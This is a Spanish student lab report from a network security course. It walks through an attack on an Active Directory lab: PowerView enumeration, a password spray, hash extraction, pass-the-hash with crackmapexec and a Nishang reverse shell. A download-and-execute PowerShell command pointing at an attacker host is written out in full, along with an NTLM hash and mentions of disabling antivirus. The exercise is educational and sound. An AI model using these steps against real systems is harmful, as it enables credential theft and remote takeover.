**REGIONAL ANTIOQUIA**

**CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL**

**GESTIÓN DE REDES DE DATOS**

**(**2803649**)**

**Presentado por**:

Jessid Restrepo Valencia

Medellín, 2024

**REGIONAL ANTIOQUIA**

**CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL**

**TECNOLOGÍA EN GESTION DE REDES DE DATOS**

**(2803649)**

***ADMINISTRACIÓN DE HARDWARE Y SOFTWARE DE LA SEGURIDAD EN LA RED***

**Instructor**: Iván Alejandro Arias Gómez


***Active Directory***

**Presentado por**:


Jessid Restrepo Valencia – CC 1035442688

**Grupo de formación:** 2803649

**MEDELLÍN, 2024**



Utilizamos el comando powershell -ep bypass, que sirve para ejecutar PowerShell con la política de ejecución establecida como **Bypass** , lo que significa que **ignora cualquier restricción de ejecución de scripts que esté configurada en el sistema**




Get-DomainSID: se utiliza en entornos de Active Directory para obtener el **SID** (Identificador de seguridad) del dominio al que pertenece el sistema.


Get-DomainpolicyData: Con este comando podemos echar un vistazo a las políticas de nuestro servidor de dominio



Para listar el cn de todos los usuarios.



Sirve para obtener información mas detallada del controlador de domino



Aca podemos buscar la información completa de un usuario en el directorio activo.



Con este comando podemos importar power view.


Y con el siguiente podemos listar a todos los usuarios del domino, seleccionando solamente el samaccountname.




Obtuvimos unas credenciales.




Ingresamos con runas y probamos la contraseña obtenida.





C





Primero que todo listamos a todos los usuarios para crear un archivo tipo txt








Aca se hizo un passwordspay a todos los usuarios anteriormente obtenidos, con la probable contraseña Changeme123!





Aca obtenemos los hashes desde Kali Linux




















Para crear una reverse Shell nishang primero hay que descargar el script llamado Invoke-PowerShellTcp.ps1



Una vez descargada procedemos a editarla con cualquier editor de texto en este caso nano.



Y agregamos la línea que investigamos en internet para crear una reverse Shell con Nishang (se agrega como última línea del script).



 **crackmapexec smb**:

**CrackMapExec** es una herramienta diseñada para la post-explotación en redes Windows. El módulo smbindica que se usará el protocolo SMB (el protocolo de partición de archivos en Windows) para interactuar con la máquina objetivo.



Esta es la dirección IP de la máquina objetivo sobre la que se está ejecutando el comando. En este caso, es el objetivo al que se va a conectar.

 **-u Administrador**:

Indica el nombre de usuario con el que se está intentando autenticar en la máquina objetivo. Aquí, el nombre de usuario es **Administrador** .

 **-d cs.org**:

El **dominio** o **grupo de trabajo** al que pertenece la máquina objetivo. En este caso, el dominio es **cs.org** .

 **-H aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236**:

Esta parte contiene el hash NTLM (NetLogon Hash) que se utiliza para la autenticación. El hash NTLM se presenta como una cadena en dos partes:

La primera parte **aad3b435b51404eeaad3b435b51404ee** es un valor estático utilizado en el proceso de hash NTLM.

La segunda parte **b72f3db8c9e58fbb65cd69ebf9c5a236** es el hash real de la contraseña de la cuenta **Administrador** .

Este hash se utiliza en lugar de la contraseña real para autenticarse sin necesidad de conocer la contraseña en texto claro.

 **-x**:

Esta opción indica que el siguiente comando se ejecutará en la máquina remota (en este caso, en la máquina con IP 172.16.1.51).

 **"powershell IEX(New-Object Net.WebClient).downloadString('http://172.16.4.63:8080/Invoke-PowerShellTcp.ps1')"**:

Este es el comando que se ejecutará en la máquina remota a través de PowerShell.

**powershell**: Inicie un proceso de PowerShell.

**IEX**: Es el alias de Invoke-Expression, un cmdlet de PowerShell que ejecuta un comando o script proporcionado como argumento.


**(New-Object Net.WebClient).downloadString()**: Crea un objeto **WebClient** en PowerShell que se utiliza para descargar el contenido de una URL.

**'http://172.16.4.63:8080/Invoke-PowerShellTcp.ps1'**: La URL desde la que se descargará el script **Invoke-PowerShellTcp.ps1** . Esta es la ubicación de un script PowerShell que puede usarse para establecer una conexión inversa (shell inverso) o realizar otras acciones maliciosas en la máquina remota.


Con crackmap exec accedemos al usuario administrador, al final de la línea agregamos: (powershell IEX(New-Object Net.WebClient).downloadString('http://tuIP:8080/Invoke-PowerShellTcp.ps1) es como si hiciéramos un get en Linux, sirve para descargar y ejecutar la reverse Shell.




Cabe aclarar que por obvios motivos debemos tener un server http agregado en el directorio que tenemos el script:



Escuchamos el puerto agregado en la reverse Shell en este caso el 443 y finalmente tenemos nuestra reverse Shell:




Para comprobar listamos: 


Y comprobamos el usuario, que debería ser administrador:




Para hacer Pass the ticket primero deberíamos saber cuál estación de trabajo es accesible, por problemas de red en esta ocasión recurrimos a ingeniería social , debido a problemas de red.



Con este comando estamos deshabilitando el antivirus en tiempo real.




